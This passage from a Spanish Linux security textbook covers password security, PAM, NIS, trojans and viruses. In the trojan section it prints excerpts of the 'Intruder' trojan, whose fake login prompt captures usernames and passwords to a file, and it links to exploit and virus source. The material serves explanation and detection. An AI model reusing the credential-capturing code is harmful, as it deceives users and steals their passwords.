Para obtener más información sobre npasswd y sobre los principios en que se basa, puede visitar http://www.utexas.edu/cc/unix/software/npasswd/doc/.

Para obtener npasswd, diríjase al sitio web http://www.utexas.edu/cc/unix/software/npasswd/.

Otros aspectos de la seguridad de contraseñas

En los ataques tradicionales a contraseña, los atacantes capturaban los archivos de contraseñas del sistema y ejecutaban utilidades de intrusos contra ellos. Su meta era hacerse con el *root*. Como hemos visto, podemos soslayar estos ataques con el *shadowing*, con utilidades proactivas de contraseñas y algo de sentido común.

Sin embargo, pese a que estos pasos reducen sustancialmente el riesgo, por sí mismos no garantizan la seguridad completa de las contraseñas, ya que en una red Linux media existen muchos otros mecanismos de contraseña, muchos de los cuales no utilizan /etc/passwd o /etc/shadow para su autenticación. En la siguiente sección examinaremos estas otras posibles vías de ataque y cómo podemos cerrarlas.

Proliferación de contraseñas y seguridad

Hasta el momento, nos hemos centrado principalmente en las contraseñas de inicio de sesión, que son verdaderamente importantes. Después de todo, muchas aplicaciones cliente-servidor utilizan autenticación estándar basada en /etc/passwd o /etc/shadow (FTP, telnet y TFTP, por citar algunas). Sin embargo, dentro de un esquema mayor, éstas son sólo el principio.

Queremos que aprecie en su totalidad la importancia de la seguridad de las contraseñas, así que vamos a aproximarnos por pasos. En primer lugar, piense en su propia cuenta (no como *root*, sino como usuario). Véase la Figura 5.2.




FIGURA 5.2
Su máquina y algunas de las contraseñas que tiene.

Como muestra la Figura 5.2, existe la posibilidad de tener al menos cinco contraseñas. Por ejemplo, veamos nuestro caso. Cuando nos levantamos por la mañana, llevamos a cabo la siguiente rutina:

- Arrancar la computadora e introducir la contraseña de la BIOS.
- Conectar con el proveedor de servicios de Internet e introducir la contraseña de conexión.

- Comprobar el correo con una contraseña de POP3.
- Conectar con algunas cuentas de correo de AltaVista y Hotmail, utilizando aún más contraseñas.
- Hacer telnet al servidor de la empresa con otra contraseña.

Pero Linux es un sistema multiusuario y sabemos que es posible que tenga la intención de tener, al menos, unos pocos usuarios. Por ejemplo, imaginemos que tiene otros cinco usuarios en su máquina. Véase la Figura 5.3.




FIGURA 5.3
Su máquina, con cinco usuarios más.

Para tener una completa perspectiva de las cosas, supongamos también que utiliza Linux en un entorno empresarial. En última instancia, se enfrentará a una situación similar a la descrita en la Figura 5.4.




FIGURA 5.4
Su pequeña red.

Su pequeña red podría contener unas 200 contraseñas. Hay sólo dos posibilidades para esto y ambas son igual de poco deseables:

- La mayoría de las contraseñas son iguales.
- La mayoría de las contraseñas son diferentes.

Cada posibilidad presenta sus propios riesgos. En el primer caso, los usuarios crean contraseñas idénticas para varias aplicaciones y servidores, lo que es fatal. Imagine que los usuarios tienen también cuentas externas con servicios como Hotmail. Suponga además que los usuarios son perezosos y que sus contraseñas de Hotmail son idénticas a las que utilizan en su sistema. La situación es muy comprometida. Si las bases de datos de contraseñas de Hotmail alguna vez se encuentran en peligro (y las contraseñas de Hotmail **lo han estado** en el pasado), los intrusos podrían invadir su sistema. De ahí que esté expuesto a ataques cruzados de *hosts* y, posiblemente, incluso a ataques cruzados de redes.

Piense en la situación contraria. Imagine que establece como política de empresa que todas las contraseñas han de ser únicas y los usuarios cumplen dicha política, incluso sobre sistemas que no admiten la comprobación proactiva de contraseñas. (Un escenario poco probable, pero estamos teorizando.) En ese caso, la calidad y fortaleza de estas contraseñas invariablemente empeorará. La apatía de los usuarios, unida a su ansiedad por no olvidar las distintas contraseñas, probablemente les hará crear contraseñas que sean rudimentarias o muy similares unas a otras.

Y ahora viene lo peor. Las aplicaciones de terceros utilizan las bases de datos de contraseñas ya establecidas (/etc/passwd o /etc/shadow) para llevar a cabo la autenticación. Aún es menos frecuente que implementen un almacenamiento de contraseñas completamente seguro. (Por ejemplo, Netscape Communicator 4.5 almacenaba las contraseñas de e-mail cifradas en un archivo fuente de Java llamado prefs.js.)

Estas circunstancias no harán más que empeorar la situación, porque el uso de la red se está volviendo cada vez más importante para los negocios y el ocio. Esto incrementa las demandas del público de nuevas y más interesantes herramientas de red. En respuesta, los desarrolladores siguen generando aplicaciones innovadoras y lanzándolas rápidamente al mercado, a menudo sin que estén sujetas a un control estricto de seguridad. Por ello, el mercado de consumo está lleno de aplicaciones que almacenan o transmiten contraseñas de forma insegura.

Por ello, si va a distribuir Linux en un entorno empresarial, debe seguir estos pasos:

- Limite los usuarios a un conjunto de aplicaciones establecidas y probadas que conozca a la perfección. Para ello, puede definir tareas críticas y las herramientas necesarias para ejecutarlas. Por el contrario, descarte las aplicaciones que no se ajusten a estos criterios y prohiba al personal utilizarlas.
- En cada aplicación aprobada, verifique el almacenamiento de contraseñas y los procedimientos de transmisión. Si es preciso, póngase en contacto con el

distribuidor. Si éste se niega a facilitar dicha información, reconsidere la posibilidad de utilizar esa aplicación. No hay ninguna buena razón por la que un vendedor quiera ocultar esta información.

- Para evaluar los procedimientos de transmisión de contraseñas, pruebe a espiar una sesión entre dos *hosts* utilizando la aplicación bajo sospecha. Los resultados nos revelarán si la contraseña se transmitió en texto sin formato, texto codificado con UUencode, texto XOR o texto cifrado. Para obtener más información al respecto, véase el Capítulo 7, "Sniffers y escuchas electrónicas".
- Elimine cualquier aplicación que emplee un mal almacenamiento de contraseñas y unos procedimientos de transmisión deficientes. Por ejemplo, si descubre que una aplicación cliente-servidor almacena las contraseñas en el cliente, ésa es una señal de alarma.
- Respecto al conjunto de aplicaciones aprobadas, esté al tanto de los avisos urgentes (y de las listas de seguridad) que emitan sus respectivos distribuidores, ya que a través de ellos puede saber en cuestión de horas cuándo se han descubierto nuevos agujeros.
- Pruebe la fortaleza del sistema de contraseñas una vez al mes, aunque utilice la comprobación proactiva de contraseñas.

Además de todo esto, aún dispone de un gran arma: la educación del usuario. Asegúrese de que los usuarios comprenden la importancia de la seguridad de las contraseñas. En particular, intente subrayar la importancia de acatar la política de contraseñas, incluso cuando sea incómoda. Los usuarios nunca deben apuntar las contraseñas, dárselas a terceras personas sin autorización o compartirlas, ni siquiera con compañeros de confianza. (Este último requerimiento puede parecer muy severo, pero es totalmente necesario.)

Módulos de autenticación que pueden conectarse

Un avance reciente en cuanto a autenticación son los módulos de autenticación que pueden conectarse (PAM), que permiten cambiar la forma en que las aplicaciones de Linux ejecutan la autenticación sin tener que reescribirlas y compilarlas. En las últimas distribuciones, los PAM se han integrado en el inicio de sesión y en otros procedimientos que requieren autenticación de contraseña.

Algunos módulos PAM típicos son:

- pam_cracklib: un comprobador proactivo de contraseñas que pueden conectarse. Este módulo de Christian Gafton refuerza la comprobación de contraseñas de cualquier aplicación que "conozca" PAM.
- pam_deny: un módulo que puede conectarse de Andrew G. Morgan que avisará a una aplicación que "conozca" PAM de que la autenticación ha

fallado. Fuerza la autenticación y deniega cualquier sesión en la que no se haya proporcionado autenticación o ésta haya resultado fallida.

- pam_pwdb: un módulo de base de datos de contraseñas que pueden conectarse, de Cristian Gafton y Andrew G. Morgan, que proporciona expiración de contraseñas, vencimiento, avisos, etc.
- pam_group: un módulo que puede conectarse de Andrew G. Morgan que asigna y rastrea la pertenencia a un grupo de los usuarios y de sus sesiones terminales.

Los PAM proporcionan muchas opciones de gestión de autenticación, de cuentas, de sesiones y de contraseñas, y se han utilizado para desarrollar operaciones de autenticación como la **firma única**. (Esto es, cuando un usuario se autentica una sola vez en una red de máquinas de confianza. Una vez que ha iniciado la sesión, el usuario puede desplazarse y su autenticación inicial le sigue.) Para encontrar un ejemplo de esta forma de uso de PAM, véase "X/Open Single Sign-on Service (XSSO): Pluggable Authetication Modules" del OpenGroup, que se encuentra en el sitio web http://www.opengroup.org/onlinpubs/8329799/toc.htm.

Para obtener más información sobre los PAM, vea los siguientes documentos de Andrew G. Morgan:

- "The Linux-PAM System Administrators' Guide", que muestra los conceptos y el uso de los PAM (http://temp.redhat.com/linux-info/pam/docs/pam.html).
- "The Linux-PAM Module Writers' Manual Draft", que se encuentra en http://temp.redhat.com/linux-info/pam/docs/pam_modules.html.
- "Pluggable Authentication Modules", Internet Draft, draft-morgan-pam-00.txt, 11 de agosto de 1998. En este documento, Morgan da una visión de los entresijos y de la especificación de los PAM (http://puma.germany.net/inter-nic/internet-drafts/draft-morgan-pam-00.txt).
- "The Linux-PAM Application Developers' Guide", que se encuentra en http://temp.redhat.com/linux-info/pam/docs/pam_appl.html.

NOTA

PAM también es compatible con las contraseñas MD5 y, por consiguiente, se pueden utilizar contraseñas mucho más largas. Si usa Red Hat Linux, consulte la guía de usuario para obtener más información.

Los PAM tienen un historial de seguridad breve pero significativo. Michal Zalewski determinó en diciembre de 1998 que los paquetes hasta la versión 0.64-2 eran vulnerables a un ataque rápido que proporcionaba a los atacantes locales acceso de *root*.

Supuestamente, pam_unix_passwd.so (el módulo de seguridad de contraseña) crea un archivo temporal con *shadowing* con permisos 0666. Bajo las condiciones

correctas, esto podría llevar a un permiso de lectura-escritura para todo el mundo en /etc/npassd y /etc/shadow. Para obtener más información sobre el código de las pruebas de vulnerabilidad, véase la página http://www.sekurity-net.com/newfiles/pam_unix_passwd.so.txt.

Además, el desarrollador independiente Tani Hosokawa informó en junio de 1999 que en Red Hat 6.0, su, que dispone de alerta PAM, proporciona una buena posibilidad de obtener por fuerza bruta la contraseña de *root*. Para conocer una descripción de esta técnica (y estar seguro de leer las iteraciones), diríjase a la página web http://www.securityportal.com/list-archive/bugtraq/1999/Jun/0097.html.

Otras soluciones para la seguridad de las contraseñas

Por último, se pueden utilizar otras soluciones exóticas para la seguridad de las contraseñas:

- Controles de acceso biométrico: como se ha explicado en el Capítulo 2, "Seguridad física", estas herramientas autentican a los usuarios basándose en el olor corporal, la estructura facial, las huellas dactilares, los patrones del iris o la retina, el trazado de las venas o la voz. Los controles de acceso biométrico tienen un nivel excepcionalmente alto de precisión. Sin embargo, éstas son soluciones poco realistas debido a su alto coste. Con la notable excepción de los programas piloto que recientemente han establecido Compaq y Sony, los PC y las estaciones de trabajo con capacidad biométrica son aún muy caros.
- Contraseñas que se utilizan una sola vez: los sistemas de contraseñas que se utilizan una sola vez generan contraseñas desechables. Estas contraseñas no se transmiten nunca por la red. En su lugar, el servidor reta al cliente con un valor numérico, que el cliente puede utilizar para generar un valor secreto adecuado para la transmisión de retorno. Los sistemas de contraseñas que se utilizan una sola vez están diseñados para evitar los ataques pasivos a la contraseña, en los que el atacante está monitorizando el sistema de redes con un *sniffer*, un analizador de protocolos o algo similar. Un buen ejemplo es S/Key, de Bellcore. Para obtener más información, véase el Capítulo 7.

Servicio de información de la red y seguridad de las contraseñas

Es improbable que vaya a ejecutar un servicio de información de red (NIS, *Network Information Service*, antiguamente llamado sistema de páginas amarillas o sistema YP). Sin embargo, como NIS tiene un historial de seguridad importante y puede afectar adversamente a la seguridad de las contraseñas, merece la pena mencionarlo aquí.

NIS, desarrollado por Sun Microsystems y publicado originalmente en 1985, permite a las máquinas de una red dada compartir información de los usuarios y de las contraseñas (entre otras cosas). NIS lo consigue utilizando el modelo cliente-servidor y RPC (*Remote Procedure Calls*, llamadas remotas a procedimientos) para compartir información tanto local como global contenida en al menos estos archivos*:

- /etc/group.
- /etc/hosts.
- /etc/passwd.

La información global de NIS (que puede utilizarse para simular una situación de firma única) debe actualizarse de una forma especial usando utilidades especiales de YP. Como se explica en el manual de yypasswd:

"Cuando NIS distribuye las contraseñas a los usuarios (es decir, a YP), las utilidades estándar passwd, chfn y chsh sólo se pueden utilizar para permitir a los usuarios cambiar sus contraseñas, porque ellos sólo las modifican en el *host* local. Habitualmente, son reemplazadas por sus equivalentes de YP: yppasswd, ypchfn e ypchsh."

El problema principal con NIS es que es inseguro. Si averiguan el nombre "secreto" de su dominio NIS, los intrusos pueden capturar la información de nuestra contraseña y romper el sistema de contraseñas. Para saber cómo funcionan estos ataques, véase "Improving the Security of Your Site by Breaking Into It", de Dan Farmer y Wietse Venema, que se encuentra en http://www.security.net/breakin.html.

NIS es bastante complicado. Si tiene intención de utilizarlo (y no debe hacerlo salvo en entornos de intranet), vea las siguientes fuentes:

- "Securing NIS", de Doug Hughes, de la Universidad de Auburn, que se encuentra en http://www.eng.auburn.edu/users/doug/nis.html.
- "Linux NIS(YP)/NIS/NIS+HOWTO", de Thorsten Kukuk, que se encuentra en http://metalab.unc.edu/mdw/HOWTO/NIS-HOWTO.html.
- "NIS Administration Guide", de Fujitsu, que se encuentra en http://www.pdc.kth.se/doc/fujitsu/manuals/C/nuae/nuae24/nuae0439.htm.
- Las páginas del manual de ypserv, ypbind, ypcat, ypinit, ypmake, ypmatch, yppoll, yppush, ypwhich, ypset, yppasswd, ypchfn e ypchsh, así como los archivos yp.conf e ypserv.conf.

* Dependiendo de cómo esté configurado NIS, pueden también compartirse versiones locales y globales de /etc/services, /etc/ethers, /etc/bootparams y otros.

Resumen

Es discutible que una buena seguridad de contraseñas sea la mejor y más importante ventaja que podamos tener. A menudo, los atacantes inexpertos probarán primero ataques a contraseña. Cuando esto les falle, ejecutarán ataques de denegación de servicio u otros ataques parecidos y continuarán avanzando. Por tanto, debe contemplar la seguridad de contraseñas como nuestra primera línea de defensa. Y una buena seguridad de contraseñas se consigue con un esfuerzo mínimo.

He aquí unas buenas reglas que hay que ejecutar de manera secuencial:

1. En un sistema sin *shadowing*, detenga la máquina temporalmente, instale la *suite* shadow y migre usuarios y grupos según el caso. Establezca que las contraseñas expiren cada 60 ó 90 días, con un aviso de 5 días y un bloqueo en una semana.
2. A continuación, instale una comprobación proactiva de contraseñas, reforzando las reglas al máximo y utilizando un diccionario de al menos 100.000 términos.
3. Vuelva a poner en servicio la máquina y permita a los usuarios elegir nuevas contraseñas.
4. Una vez al mes, ejecute Crack utilizando la lista de palabras más amplia que pueda obtener. (Este proceso se puede automatizar utilizando el comando at.)
5. Esté muy pendiente del distribuidor y de las listas de seguridad en espera de nuevos *exploits* que pudieran descubrir las contraseñas.
6. Asegúrese de que cada usuario crea una contraseña nueva y única para cada *host* al que tiene acceso. Si es necesario, tome los registros del comprobador proactivo de contraseñas (que contienen todas las contraseñas que los usuarios han probado previamente) y añádalos a las listas de palabras del comprobador proactivo de contraseñas de los demás *hosts*. De este modo, las contraseñas mal elegidas se incorporan a los comprobadores de toda la red.
7. Proporcione a los usuarios, al menos, una formación básica acerca de la seguridad de contraseñas.

Si sigue fielmente estos pasos, conseguirá una buena seguridad de las contraseñas.

La siguiente lista apunta a un buen material de referencia *on-line*:

- "2x Isolated Double-DES: Another Weak Two-Level DES Structure", Terry Ritter de Ritter Software Engineering, 16 de febrero de 1994. En este artículo, Ritter presenta buenos argumentos a favor de la sustitución de DES. Para consultarlo, diríjase a http://www.10pht.com/pub/blackcrwl/encrypt/2XISOLAT.TXT.
- "CERN Security Handbook on Passwords", CERN, noviembre de 1998. Un texto elemental y corto sobre la elección de contraseñas fuertes. Para

consultarlo, diríjase a http://consult.cern.ch/writeups/security/security_3.html #SEC7.

- "Observing Reusable Password Choices", Purdue Technical Report CSD-TR 92-049, Eugene H. Spafford, Departamento de Ciencias de la Computación, Universidad de Purdue. Para consultarlo, diríjase a http://www.alw.nih.gov/Security/FIRST/papers/password/observe.ps.
- "Opus: Preventing Weak Password Choices", Purdue Technical Report CSD-TR 92-028, Eugene H. Spafford, Departmento de Ciencias de la Computación, Universidad de Purdue. Para consultarlo, diríjase a http://www.alw.nih.gov/Security/FIRST/papers/password/opus.ps.
- "Selecting Good Passwords", David A. Curry. (Extraído de "Improving the Security of Your Unix System".). Para consultarlo, diríjase a http://www.dsm.fordham.edu/password-dos+donts.html.
- "Announcing the Standard for Automated Password Generator", publicación 181 de los estándares de procesamiento de la información federal. Este documento se centra en la mala elección de contraseñas y en cómo desarrollar herramientas para evitarla. Se puede encontrar en http://www.alw.nih.gov/Security/ FIRST/papers/password/fips181.txt.
- "Department of Defense Password Management Guideline". Si desea una perspectiva más histórica en relación a la seguridad de contraseñas, empiece por aquí. Este documento lo elaboró el Centro de Seguridad Computacional del Departamento de Defensa, en Fort Meade, Maryland. Se puede encontrar en http://www.alw.nih.gov/Security/FIRST/papers/password/dodpwman.txt.
- "Self-Study Course in Block Cipher Cryptanalysis", B. Schneier, 1998. Curso de autoestudio del criptoanálisis del cifrado de bloques, en formato PDF o PostScript, escrito por un profesional. Para consultarlo, diríjase a http://www.counterpane.com/self-study.html.
- "Cryptographic Design Vulnerabilities", B. Schneier, 1998. Documento en PDF. Se puede encontrar en http://www.counterpane.com/design-vulnerabilities.pdf.
- "DES Modes of Operation". Publicación 81 de los estándares de procesamiento de la información federal. Un tratamiento técnico de DES. Se puede encontrar en http://www.itl.nist.gov/div897/pubs/fip81.htm.
- "The Electronic Frontier Foundation DES Challenge News". Si desea mantenerse al día de los últimos esfuerzos para romper DES, diríjase a http://www.eff.org/descracker/.
- distributed.net. Este sitio es la sede de aquellas personas que han roto varios algoritmos de cifrado utilizando miles de computadoras a través de Internet. Su proyecto es, en una palabra, fascinante. Aprovechando la potencia de proceso de los PC en todo el mundo, fueron capaces de romper al menos un algoritmo RSA en 23 horas. Increíble. Para consultarlo, diríjase a http://www.distributed.net/.

- "The Encryption and Security Tutorial", Peter Gutmann. Éste es el tutorial de "Godzilla" del Sr. Gutmann, que consta de más de 500 transparencias y se dirige a muchos aspectos importantes del cifrado. Es bueno, pero no se espere demasiado. Para consultarlo, diríjase a http://www.cs.auckland.ac.nz/~pgut001/tutorial/.
- "Security Pitfalls in Cryptography", Bruce Schneier. Un documento que refiere algunos errores habituales acerca del cifrado fuerte. Para consultarlo, diríjase a http://www.counterpane.com/pitfalls.html

CAPÍTULO 6

Código dañino

En este capítulo

¿Qué es un código dañino?
Detectar código dañino.
Otro software para comprobar la integridad de los archivos.
Resumen.

Este capítulo examina una de las más insidiosas amenazas a la seguridad de cualquier sistema: el código dañino.

¿Qué es el código dañino?

El código dañino es:

- Código no autorizado (dentro de un programa legal) que realiza funciones que el usuario no conoce (y probablemente no desea).
- Un programa legal que se ha modificado mediante la inserción en él de código no autorizado que ejecuta funciones desconocidas (y probablemente no deseadas).
- Cualquier programa que parezca que realiza una función deseable y necesaria, pero que (debido a que contiene código no autorizado) ejecuta funciones que el usuario no conoce (y probablemente no desea).
- Código no autorizado diseñado para permanecer oculto y destruir datos.

Existen muchos tipos distintos de código dañino, pero los siguientes son los dos más frecuentes:

- Troyanos.
- Virus.

Vamos a ver sucintamente cada uno de ellos.

¿Qué es un troyano?

Los troyanos (llamados también caballos de Troya) son cualquier programa (a menudo, pero no siempre, legal) que ha modificado algún programador malicioso. Durante el proceso de alteración, dicho programador inserta código adicional que va a ejecutar una función oculta no autorizada (por ejemplo, imagine que un "atacante" sustituye /bin/login por otro /bin/login que se ha modificado para capturar y grabar las contraseñas en un archivo oculto).

Los troyanos pueden surgir en cualquier parte del sistema, pero no aparecen de forma espontánea ni se pueden propagar sin la intervención humana, ya que somos nosotros los que los introducimos físicamente en el sistema a través de cualquier medio transportable o de una conexión de red.

Por esta razón, hay que ser siempre muy precavido con el software que se descarga de Internet. Salvo en contadas ocasiones (que se explican en este mismo capítulo), casi nunca se disponen de los medios apropiados para verificar que el software es seguro hasta que se ha descargado (y algunas veces, ni siquiera entonces).

Incluso las distribuciones supuestamente oficiales de software pueden portar troyanos. Por ejemplo:

- En enero de 1999, alguien distribuyó un troyano de actualización de Microsoft Internet Explorer a través de correo electrónico. Las víctimas ejecutaban tranquilamente el ejecutable adjunto, que era quien instalaba el troyano.
- También en enero de 1999, alguien distribuyo un paquete de TCP Wrappers con troyanos (TCP Wrappers es un conjunto de herramientas que proporciona control de acceso a la red).
- En 1995, un estudiante de Temple University incluyó algunos troyanos en los archivos binarios precompilados de SATAN 1.0 (SATAN o *System Administrator's Tool for Analyzing Networks* es un *scanner* de seguridad de redes muy utilizado. Puede obtener más información acerca del mismo en el Capítulo 8, "*Scanners*").

Los troyanos constituyen un alto riesgo por varias razones:

- Se ejecutan subrepticiamente, encubiertos en PID legales. La mayoría de los creadores de troyanos escriben sus herramientas como sustitutos de utilidades del sistema de uso frecuente. Al hacerlo, realizan dos suposiciones: a) el usuario no va a mover ni suprimir el troyano y b) el usuario no se va a alarmar cuando vea su proceso de ejecución (por ejemplo, nadie pensaría que es extraño que httpd se ejecutara en un *host* de web).
- A menos que se adopten algunas medidas preventivas inmediatamente después de la instalación, los troyanos son difíciles de detectar. La mayoría de los troyanos son archivos binarios compilados (no *scripts* de *shell*, TCL, Python o PERL), por lo que no es posible examinar fácilmente su código.

Hay varias técnicas de creación de troyanos. Algunos creadores escriben código que aparentemente realiza funciones normales, pero que, en realidad, deshabilita o sustituye utilidades legales. Un buen ejemplo es login_trojan.c, un troyano que emula a /bin/login. login_trojan.c se comporta aparentemente como login. Sin embargo, internamente guarda contraseñas en un archivo para su posterior examen. Puede obtener más información al respecto en http://samarac.hfactorx.org/Exploits/login_trojan.c.

La vida útil de estos troyanos es muy breve, ya que reemplazan o desactivan utilidades reales del sistema, por lo que los administradores de sistemas detectan rápidamente su presencia, no necesariamente a través de técnicas de investigación, sino porque la función de la utilidad original ya no se realiza.

Otros creadores de troyanos utilizan un método distinto. En lugar de reemplazar o emular una utilidad conocida, ofrecen software precompilado como si fuera una herramienta legal que desea la mayoría de los usuarios. Un buen ejemplo es Intruder 1.02 de THeGZa y los miembros de #coderspc, que se hace pasar por un *scanner* de la seguridad del sistema. Los *scanners* de la seguridad del sistema buscan automáticamente en el sistema agujeros de seguridad y problemas de configuración. Para obtener más información, consulte el Capítulo 8.

Lo primero que hace Intruder es simular actividad utilizando para ello *sleep()*:

```
void pimpthem()
{
  printf("\n");
  printf(".\n");
  sleep( 1 );
  printf(".\n");
  sleep( 1 );
  printf(".\n");
  sleep( 1 );
```

Seguidamente, simula un error de segmentación:

```
  printf("found buffer overide bug iSegmentation Fault (core dumped)\n");
  sleep( 1 );
  system("clear");
 }
```

A continuación, presenta un procedimiento de login erróneo:

```
void fakelogin()
{
   char *input1[10]={0};
   char input[10];
   char var[80] = {0};
   char buffer[80] = {0};
   FILE *fp;
   FILE *file;
   char hostname[80]={0};
   FILE *hostnamefile;

   fp = popen("cat /etc/issue.net", "r");
   fread(var, 80, 1, fp);

   printf("\n");
   printf("%s",var);
   printf("\n");

   hostnamefile=fopen("/etc/HOSTNAME","r");
   fread(hostname,78,1,hostnamefile);
   scanend(hostname);
   printf("%s login: ",hostname);
   gets(input);

   *input1=getpass("Password: ");
   printf("\n");
```

Y, finalmente, graba y almacena la información de la contraseña:

```
   strcpy(loginfake.id, input);
   strcpy(loginfake.password, *input1);
```

```
    file = fopen("mirror.txt","w");
  fprintf(file, "username:%s\npassword:%s\nUID:%i",
➥loginfake.id, loginfake.password, getuid());
  fclose(file);
}
```

NOTA

Intruder puede obtenerse en http://www.hoobie.net/security/exploits/hacking/intruderf.c.

Como se explicará en este mismo capítulo, la detección de troyanos suele implicar el descubrimiento de cambios sospechosos en los archivos de alguna unidad. Aunque en casos como el de Intruder, hay que seguir distintos pasos. Una forma rápida de descubrir utilidades similares a Intruder es examinar su código en un editor o en un depurador, o revisar el código sin formato de la máquina. Por ejemplo, si busca Intruder en la cadena iSegmentation Fault, inmediatamente se daría cuenta de que algo no va bien. Aquí, un mensaje de error creado supuestamente de forma dinámica aparece en su totalidad en el código del programa.

A veces, un troyano no es realmente un programa dañino, sino una herramienta de seguridad. Un buen ejemplo es el troyano de su de Shawn F. Mcka, un su falso diseñado para capturar a usuarios no autorizados que inician la sesión como *root*. Mckay hizo todo, incluyendo rutinas que simulaban demoras y que escribían mensajes de registro normales en syslog. En todos los aspectos, el programa actúa y deja las mismas huellas que si fuera un su normal. Mientras tanto, envía correos electrónicos que informan de los intentos de intrusiones. Puede obtener más información sobre el troyano de su en http://samarac.hfactorx.org/Exploits/su-Trojan.c. Otra interesante innovación a este respecto es FakeBO, una herramienta que emula a un servidor en el que BackOrifice (BO) ha introducido troyanos (BackOrifice, cuya nueva versión es BO2K, es un programa de administración y control remotos para sistemas Windows 95/98. En malas manos, puede utilizarse como un eficaz troyano. Puede encontrarlo en http://www.cultdeadcow.com/.) FakeBO simula que BO se ejecuta en el equipo y monitoriza y graba los ataques que se producen. Para obtener más información acerca de FakeBO, visite http://yi.com/home/KosturjakVlatko/fakebo.htm.

Virus

Los virus informáticos se encuadran en dos categorías principales:

- Programas diseñados para infectar, modificar o sobrescribir el sector de arranque o el registro de inicio maestro.
- Programas diseñados para adjuntar código dañino a los archivos del objetivo.

Los virus en archivos son más habituales y variados que los del sector de arranque y tradicionalmente han supuesto una mayor amenaza para las comunidades de redes, principalmente por la forma en que se propagan.

Durante los procesos de adjuntar, el código original del virus se añade a los archivos víctimas del mismo. Este procedimiento recibe el nombre de infección. Cuando se infecta un archivo, suele pasar de ser un archivo ordinario a uno portador de virus.

A partir de ese momento, el archivo infectado ya puede infectar a otros. Este proceso recibe el nombre de replicación. A través de la replicación, los virus pueden extenderse por toda una unidad de disco, con lo que se obtiene una infección sistémica. A menudo no aparece nada que avise de que se va a producir dicha infección antes de que ya sea un hecho consumado y, para entonces, ya puede ser muy tarde para salvar los datos dañados.

Sin embargo, es interesante saber que la mayoría de los virus realmente no destruyen datos, simplemente infectan discos o archivos. Pero aun cuando un virus no sea inherentemente destructivo, puede afectar al servicio. Por ejemplo, si se infectan, los controladores del sistema operativo pueden funcionar de manera irregular.

Sin embargo, no hay que olvidar que también existen virus destructivos. De hecho, uno de los primeros en circular públicamente se convirtió en un virus destructivo. Se llamaba Merrit y apareció en 1987. Este virus podía destruir la tabla de asignación de archivos (FAT) de los disquetes. Con el tiempo, Merrit pasó por varias etapas de evolución, la más peligrosa de las cuales se llamó Golden Gate. Golden Gate realmente formateaba el disco duro de la víctima.

Hace años, las infecciones se producían principalmente mediante transferencias directas de disquete a disquete, de disquete a sector de arranque o de disquete a disco duro y se esparcían lentamente de unas máquinas a otras. Pero esa época se ha acabado. Actualmente, Internet ofrece a los virus la oportunidad de esparcirse constantemente e infectar a miles de sistemas.

Éste es un ejemplo reciente: alrededor del 26 de marzo de 1999, un hombre de New Jersey presuntamente liberó un virus de macro de Microsoft Word llamado Melissa en un grupo de noticias de USENET. Solamente 72 horas después, Computer Emergency Response Team informó de que había más de 100.000 *hosts* cuya infección se había confirmado.

NOTA

Los virus de macro (cuyo nombre deriva de los lenguajes de macro en el que están escritos) atacan a los documentos y a las plantillas de los documentos, sobre todo en entornos centrados en Microsoft, como Word, Excel y Outlook.

Un consejero del Department of Energy's Computer Incident Advisory Capability informó solemnemente de que ni siquiera los sistemas DOE eran inmunes a Melissa:

"Se ha detectado un nuevo virus de macro de Word 97 llamado W97M.Melissa en varios sitios de DOE y se sabe que se está esparciendo ampliamente. Además de infectar a las copias de Microsoft Word, el virus utiliza Microsoft Outlook 98 o Outlook 2000 para enviar por correo electrónico el documento infectado a las 50 primeras personas de cada una de las libretas de direcciones de Outlook. Boletín informativo del CIAC, J-037A: W97M.Melissa Word Macro Virus. http://www.ciac. org/ciac/bulletins/j-037.shtml."

NOTA

Si desea ejecutar Melissa en un entorno de prueba, puede obtener su código fuente en http://www.cry4dawn.com/melissa/melissa.txt.

Melissa se dirigía a los ordenadores personales que utilizaban productos de Microsoft, por lo que, a ese respecto, no era terriblemente exclusivo. De los alrededor de 13.000 virus existentes, la mayoría atacan a ordenadores personales que utilizan el sistema operativo de Microsoft. Por el contrario, muy pocos de ellos (realmente, tres) atacan a sistemas operativos que utilizan UNIX.

